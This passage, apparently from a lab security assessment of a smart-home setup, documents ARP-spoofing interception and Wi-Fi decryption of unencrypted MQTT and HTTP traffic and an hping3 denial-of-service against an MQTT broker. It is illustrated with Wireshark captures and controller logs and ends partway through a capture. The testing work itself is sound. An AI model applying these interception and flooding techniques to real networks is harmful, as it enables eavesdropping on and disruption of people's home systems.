The ARP Spoofing attack successfully intercepted the MQTT traffic between the Smart Home Controller (Raspberry Pi) and the Mosquitto MQTT Broker (See Figure 42 below). By impersonating the MAC addresses of both devices, we were able to position the Kali Linux as a Man-in-the-Middle. We opened the captured packet trace in Wireshark and look at the packets. We see both the ARP Spoofing packets as well as the MQTT traffic flow between the Smart Home Controller and the MQTT Broker. Since the MQTT traffic is unencrypted, we see in clear text the messages sent to AWS IoT Core *(zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice*)


arpspoof.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
arp or mqtt

No.  Time                        Source              Destination   Protocol Length Info
  27 2024-06-24 14:36:14,6519…   Dell_1b:ff:d6                     ARP      44 192.168.1.4 is at ec:f4:bb:1b:ff:d6 (duplicate use of 192.168.1.30 detected!)
  28 2024-06-24 14:36:14,6907…   Dell_1b:ff:d6                     ARP      44 Who has 192.168.1.30? Tell 192.168.1.10
  29 2024-06-24 14:36:14,6908…   Dell_1b:ff:d6                     ARP      44 Who has 192.168.1.4? Tell 192.168.1.10
  30 2024-06-24 14:36:14,6917…   RaspberryPiT_96:1a:15             ARP      62 192.168.1.4 is at d8:3a:dd:96:1a:15
  31 2024-06-24 14:36:14,7592…   Intel_a4:90:7a                    ARP      62 192.168.1.30 is at a8:6d:aa:a4:90:7a
  32 2024-06-24 14:36:14,9644…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at ec:f4:bb:1b:ff:d6
  33 2024-06-24 14:36:15,1127…   192.168.1.4         192.168.1.30  MQTT     133 [TCP Previous segment not captured] , Publish Message [zway/fibaroAlarmTampering,ProductCoverRem
  36 2024-06-24 14:36:15,1153…   192.168.1.30        192.168.1.4   MQTT     133 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
  41 2024-06-24 14:36:15,1446…   192.168.1.30        192.168.1.4   MQTT     133 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
  45 2024-06-24 14:36:15,1542…   192.168.1.4         192.168.1.30  MQTT     123 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
  47 2024-06-24 14:36:15,1568…   192.168.1.30        192.168.1.4   MQTT     123 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
  52 2024-06-24 14:36:15,3201…   192.168.1.30        192.168.1.4   MQTT     123 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
  57 2024-06-24 14:36:16,6521…   Dell_1b:ff:d6                     ARP      44 192.168.1.4 is at ec:f4:bb:1b:ff:d6 (duplicate use of 192.168.1.30 detected!)
  58 2024-06-24 14:36:16,9647…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at ec:f4:bb:1b:ff:d6
  59 2024-06-24 14:36:18,6523…   Dell_1b:ff:d6                     ARP      44 192.168.1.4 is at ec:f4:bb:1b:ff:d6 (duplicate use of 192.168.1.30 detected!)
  60 2024-06-24 14:36:18,9648…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at ec:f4:bb:1b:ff:d6
  61 2024-06-24 14:36:20,6525…   Dell_1b:ff:d6                     ARP      44 192.168.1.4 is at ec:f4:bb:1b:ff:d6 (duplicate use of 192.168.1.30 detected!)
  62 2024-06-24 14:36:20,9651…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at ec:f4:bb:1b:ff:d6
  63 2024-06-24 14:36:22,5125…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at a8:6d:aa:a4:90:7a
  64 2024-06-24 14:36:22,6527…   Dell_1b:ff:d6                     ARP      44 192.168.1.4 is at ec:f4:bb:1b:ff:d6 (duplicate use of 192.168.1.30 detected!)
  65 2024-06-24 14:36:23,5127…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at a8:6d:aa:a4:90:7a
  66 2024-06-24 14:36:24,5129…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at a8:6d:aa:a4:90:7a
  67 2024-06-24 14:36:24,6529…   Dell_1b:ff:d6                     ARP      44 192.168.1.4 is at ec:f4:bb:1b:ff:d6 (duplicate use of 192.168.1.30 detected!)
  68 2024-06-24 14:36:25,5131…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at a8:6d:aa:a4:90:7a
  69 2024-06-24 14:36:26,5134…   Dell_1b:ff:d6                     ARP      44 192.168.1.30 is at a8:6d:aa:a4:90:7a
```

```
> Frame 36: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits) on interface any, id 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 192.168.1.30, Dst: 192.168.1.4
> Transmission Control Protocol, Src Port: 1883, Dst Port: 51024, Seq: 1, Ack: 137, Len: 65
v MQ Telemetry Transport Protocol, Publish Message
  v [Expert Info (Note/Protocol): Unknown version (missing the CONNECT packet?)]
      [Unknown version (missing the CONNECT packet?)]
      [Severity level: Note]
      [Group: Protocol]
  v Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
      0011 .... = Message Type: Publish Message (3)
      .... 0... = DUP Flag: Not set
      .... .00. = QoS Level: At most once delivery (Fire and Forget) (0)
      .... ...0 = Retain: Not set
    Msg Len: 63
    Topic Length: 59
    Topic: zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice
    Message: 6f6e
```

```
0000  00 00 00 01 00 06 a8 6d  aa a4 90 7a 00 00 08 00   ·······m ···z····
0010  45 00 00 75 09 a5 40 00  40 06 ad 6b c0 a8 01 1e   E··u··@· @··k····
0020  c0 a8 01 04 07 5b c7 50  e9 c3 b4 23 9d bf f1 56   ·····[·P ···#···V
0030  80 18 00 f9 c0 35 00 00  01 01 08 0a db aa 5d a1   ·····5·· ······]·
0040  69 1e 50 d8 30 3f 00 3b  7a 77 61 79 2f 66 69 62   i·P·0?·; zway/fib
0050  61 72 6f 41 6c 61 72 6d  54 61 6d 70 65 72 69 6e   aroAlarm Tamperin
0060  67 2c 50 72 6f 64 75 63  74 43 6f 76 65 72 52 65   g,Produc tCoverRe
0070  6d 6f 76 65 64 28 36 29  2f 68 6f 6d 65 4f 66 66   moved(6) /homeOff
0080  69 63 65 6f 6e                                     iceon
```

Figure 42: Screenshot from Wireshark showing the MQTT packets.

Furthermore, we confirmed that the messages on the AWS IOT Core were received uninterrupted. This can be seen in Figure 43 below. In other words, both Smart Home Controller and the AWS IoT Core did not notice the presence of the Man-in-the-Middle:



```
$aws/things/zway/shadow/name/+/delete/+
$aws/things/zway/shadow/update/documents
$aws/things/zway/shadow/+/rejected
$aws/things/zway/shadow/+/accepted
$aws/things/zway/shadow/name/+/documents
$aws/events/presence/+/zway
$aws/events/subscriptions/+/zway
$aws/things/zway/shadow/name/+/update/+
#
```

You cannot publish messages to a wildcard topic.
Please select a different topic to publish messages to.


```
zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice               June 24, 2024, 14:38:37 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice     June 24, 2024, 14:38:36 (UTC+0200)
zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice               June 24, 2024, 14:38:04 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice     June 24, 2024, 14:38:04 (UTC+0200)
zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice               June 24, 2024, 14:36:46 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice     June 24, 2024, 14:36:45 (UTC+0200)
zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice               June 24, 2024, 14:36:15 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice     June 24, 2024, 14:36:15 (UTC+0200)
zway/connected                                                  June 24, 2024, 14:36:10 (UTC+0200)
```

Figure 43: Screenshot from AWS IoT Core*. MQTT messages are being received uninterrupted.*

This easy Man-in-the-Middle attack highlights the potential for unauthorized access and manipulation of Smart Home Controller if the security measures like encryption are not implemented.

Wi-Fi Traffic Interception and Decryption:

By exploiting the inherent vulnerabilities of Wi-Fi networks, the unencrypted MQTT messages and HTTP traffic were successfully intercepted and decrypted. Using the Alfa AWUS036ACM Wi-Fi adapter in monitor mode and the known pre-shared key of the "HomeOMM" network, all traffic to and from the Smart Home Controller was captured and decrypted. THE decryption of the captured packets in Wireshark exposed the MQTT messages. It also revealed the content of HTTP traffic to and from the Smart Home Controller's web interface:



wifi-capture-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
mqtt

```
No.   Time                        Source         Destination    Protocol Length Info
1657 2024-06-24 15:10:35,472234 192.168.1.30   192.168.1.4    MQTT  243 Publish Message [zway/connected], Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/hom
1780 2024-06-24 15:10:39,608525 192.168.1.30   192.168.1.4    MQTT  167 [TCP Previous segment not captured] , Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)
1776 2024-06-24 15:10:39,579266 192.168.1.4    192.168.1.30   MQTT  167 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
1792 2024-06-24 15:10:39,674162 192.168.1.30   192.168.1.4    MQTT  157 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
1788 2024-06-24 15:10:39,613676 192.168.1.30   192.168.1.4    MQTT  157 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
1786 2024-06-24 15:10:39,611696 192.168.1.4    192.168.1.30   MQTT  157 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
1641 2024-06-24 15:10:35,417953 192.168.1.4    192.168.1.30   MQTT  141 Connect Command
1666 2024-06-24 15:10:35,534480 192.168.1.30   192.168.1.4    MQTT  140 Publish Message [zway/connected], Publish Message [zway/connected]
1655 2024-06-24 15:10:35,454185 192.168.1.4    192.168.1.30   MQTT  121 Publish Message [zway/connected]
1649 2024-06-24 15:10:35,435879 192.168.1.4    192.168.1.30   MQTT  115 Subscribe Request (id=1) [zway/#]
```

```
> Frame 1780: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits)
> IEEE 802.11 QoS Data, Flags: .p....F.
> Logical-Link Control
> Internet Protocol Version 4, Src: 192.168.1.30, Dst: 192.168.1.4
> Transmission Control Protocol, Src Port: 1883, Dst Port: 33644, Seq: 254, Ack: 137, Len: 65
v MQ Telemetry Transport Protocol, Publish Message
  > Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
    Msg Len: 63
    Topic Length: 59
    Topic: zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice
    Message: 6f6e
```

```
0000  aa aa 03 00 00 00 08 00  45 00 00 75 af c1 40 00   ········ E··u··@·
0010  40 06 07 4f c0 a8 01 1e  c0 a8 01 04 07 5b 83 6c   @··O···· ·····[·l
0020  c0 e9 d1 af d7 99 c5 22  80 18 00 f9 c2 1c 00 00   ·······" ········
0030  01 01 08 0a db c9 de 0b  4e 23 2a ef 30 3f 00 3b   ········ N#*·0?·;
0040  7a 77 61 79 2f 66 69 62  61 72 6f 41 6c 61 72 6d   zway/fib aroAlarm
0050  54 61 6d 70 65 72 69 6e  67 2c 50 72 6f 64 75 63   Tamperin g,Produc
0060  74 43 6f 76 65 72 52 65  6d 6f 76 65 64 28 36 29   tCoverRe moved(6)
0070  2f 68 6f 6d 65 4f 66 66  69 63 65 6f 6e            /homeOff iceon
```

***Figure 44: Screenshot from Wireshark showing the decrypted MQTT packets**. This was decrypted using the WPA password we provided to Wireshark.*


wifi-capture-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time                        Source         Destination    Protocol Length Info
1348 2024-06-24 15:10:29,369194 192.168.1.4    192.168.1.11   HTTP     1550 Continuation
1347 2024-06-24 15:10:29,369016 192.168.1.4    192.168.1.11   HTTP     1550 Continuation
1345 2024-06-24 15:10:29,368778 192.168.1.4    192.168.1.11   HTTP     1550 [TCP Previous segment not captured] Continuation
1124 2024-06-24 15:10:29,217470 192.168.1.4    192.168.1.11   HTTP     1550 [TCP Previous segment not captured] Continuation
 966 2024-06-24 15:10:28,855622 192.168.1.4    192.168.1.11   HTTP/J…  1527 HTTP/1.1 200 OK , JSON (application/json)
1542 2024-06-24 15:10:32,523416 192.168.1.11   192.168.1.4    HTTP/J…  1425 PUT /ZAutomation/api/v1/instances/17 HTTP/1.1 , JSON (application/json)
1611 2024-06-24 15:10:35,125542 192.168.1.11   192.168.1.4    HTTP/J…  1424 PUT /ZAutomation/api/v1/instances/17 HTTP/1.1 , JSON (application/json)
1126 2024-06-24 15:10:29,217825 192.168.1.4    192.168.1.11   HTTP     1407 Continuation
1220 2024-06-24 15:10:29,320823 192.168.1.4    192.168.1.11   HTTP     1402 HTTP/1.1 200 OK  (PNG)
 914 2024-06-24 15:10:28,538364 192.168.1.4    192.168.1.11   HTTP/J…  1350 HTTP/1.1 200 OK , JSON (application/json)
 891 2024-06-24 15:10:28,510794 192.168.1.4    192.168.1.11   HTTP/J…  1350 HTTP/1.1 200 OK , JSON (application/json)
1056 2024-06-24 15:10:29,164994 192.168.1.11   192.168.1.4    HTTP     1283 GET /smarthome/favicon.ico HTTP/1.1
 997 2024-06-24 15:10:28,918368 192.168.1.11   192.168.1.4    HTTP     1283 [TCP ACKed unseen segment] GET /smarthome/favicon.ico HTTP/1.1
 875 2024-06-24 15:10:28,439569 192.168.1.11   192.168.1.4    HTTP     1272 GET /smarthome/ HTTP/1.1
 996 2024-06-24 15:10:28,918211 192.168.1.11   192.168.1.4    HTTP     1258 GET /smarthome/app/lang/en.json HTTP/1.1
1160 2024-06-24 15:10:29,267533 192.168.1.4    192.168.1.11   HTTP     1251 HTTP/1.1 200 OK  (PNG)
1548 2024-06-24 15:10:32,567577 192.168.1.4    192.168.1.11   HTTP/J…  1228 HTTP/1.1 200 OK , JSON (application/json)
1181 2024-06-24 15:10:29,286615 192.168.1.4    192.168.1.11   HTTP     1218 HTTP/1.1 200 OK  (PNG)
```

***Figure 45: Screenshot from Wireshark showing the decrypted HTTP Traffic**.*

This demonstration underscores the critical importance of robust Wi-Fi security practices, including strong encryption and authentication mechanisms.

Denial-of-Service (DoS) Attack on MQTT Broker:

A Distributed Denial of Service (DDoS) attack emulation, using the hping3 tool, successfully made the MQTT Broker unreachable for the Smart Home Controller after a very short period:


From the Z-Server Logs during the DDOS attack we see that a new Alarm from by Smart Home Controller was generated but it could not be delivered because the MQTT Server became unreachable:

```
[2024-06-24 23:30:37.663] [I] [core] Notification: device-info (device-
OnOff): {"dev":"Fibaro Alarm Tampering, product cover removed
(6)","l":"on","location":1}

[2024-06-24 23:30:37.668] [I] [core] HK: updated ZWayVDev_zway_6-0-156-0-A

[2024-06-24 23:30:37.669] [I] [core] Notification: device-info (device-
OnOff): {"dev":"Fibaro Alarm General Purpose alarm
(6)","l":"on","location":1}

[2024-06-24 23:30:37.691] [I] [core] [BaseModule-16] Set lastLevel to on
for ZWayVDev_zway_6-0-113-7-3-A (was off)

[2024-06-24 23:30:39.172] [I] [core] [MQTT_17] Error: Error: Timeout

    at MQTT.BaseModule.error
(automation/userModules/BaseModule/index.js:122:17)

    at MQTTClient._errorCallback
(automation/userModules/MQTT/index.js:109:46)

    at MQTTClient._onError (automation/userModules/MQTT/lib/mqtt.js:276:10)

    at MQTTClient._onTimeout
(automation/userModules/MQTT/lib/mqtt.js:307:8)

    at Function.<anonymous>
(automation/userModules/MQTT/lib/mqtt.js:519:38)

[2024-06-24 23:30:39.706] [I] [core] [MQTT-17] Socket connection closed.

[2024-06-24 23:30:39.707] [I] [core] [MQTT_17] Error: Disconnected, will
retry to connect...

    at MQTT.BaseModule.error
(automation/userModules/BaseModule/index.js:122:17)

    at MQTT.onDisconnect (automation/userModules/MQTT/index.js:173:7)

    at MQTTClient._disconnectCallback
(automation/userModules/MQTT/index.js:110:46)

    at MQTTClient._onClose (automation/userModules/MQTT/lib/mqtt.js:303:10)

    at tcp._connection.onclose
(automation/userModules/MQTT/lib/mqtt.js:173:10)

[2024-06-24 23:30:39.728] [I] [core] [MQTT-17] Trying to reconnect (0)
```

```
[2024-06-24 23:30:39.730] [W] [core] Send error: Resource temporarily
unavailable

[2024-06-24 23:30:39.730] [I] [core] [MQTT-17] Reconnect attempt finished

[2024-06-24 23:30:39.751] [I] [core] [MQTT-17] Socket connection closed.
```

Excerpt 23: Excerpt of Server Logs of Smart Home Controller. Showing that the Events or Alarms could not be delivered due to connection issues.

Furthermore, due the DDoS attack, MQTT Broker machine became completely inaccessible.




```
mazhar@ubuntu:~$ sudo tshark -i any -f "port 1883" -w /tmp/ddos-attack.pcap
Running as user "root" and group "root". This could be dangerous.
Capturing on 'any'
3977025
   Using username "mazhar".
   mazhar@192.168.1.30's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Jun 24 09:32:35 PM UTC 2024
```

Figure 46: Screenshot showing command to capture the DDoS attack traffic.

Looking at the Wireshark before, during, and after the DDoS attack:


Before the DDoS attack, we see that all is fine (Figure 47):



```
ddos-attack.pcap
Apply a display filter ... <Ctrl-/>

No. Time                      Source        Destination   Protocol Length Info
  7 2024-06-24 23:27:23,9594… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=40 Ack=5 Win=64256 Len=0 TSval=1340731985 TSecr=3941147682
  8 2024-06-24 23:27:23,9768… 192.168.1.4   192.168.1.30  MQTT      81 Subscribe Request (id=1) [zway/#]
  9 2024-06-24 23:27:23,9771… 192.168.1.30  192.168.1.4   MQTT      73 Subscribe Ack (id=1)
 10 2024-06-24 23:27:24,0028… 192.168.1.4   192.168.1.30  MQTT      87 Publish Message [zway/connected]
 11 2024-06-24 23:27:24,0029… 192.168.1.30  192.168.1.4   MQTT     207 Publish Message [zway/connected], Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeO
 12 2024-06-24 23:27:24,0473… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=72 Ack=149 Win=64128 Len=0 TSval=1340732073 TSecr=3941147727
 13 2024-06-24 23:27:24,0473… 192.168.1.30  192.168.1.4   MQTT     106 Publish Message [zway/connected], Publish Message [zway/connected]
 14 2024-06-24 23:27:24,0489… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=72 Ack=187 Win=64128 Len=0 TSval=1340732074 TSecr=3941147772
 15 2024-06-24 23:27:30,1173… 192.168.1.4   192.168.1.30  MQTT     133 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
 16 2024-06-24 23:27:30,1175… 192.168.1.30  192.168.1.4   MQTT     133 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
 17 2024-06-24 23:27:30,1214… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=137 Ack=252 Win=64128 Len=0 TSval=1340738146 TSecr=3941153842
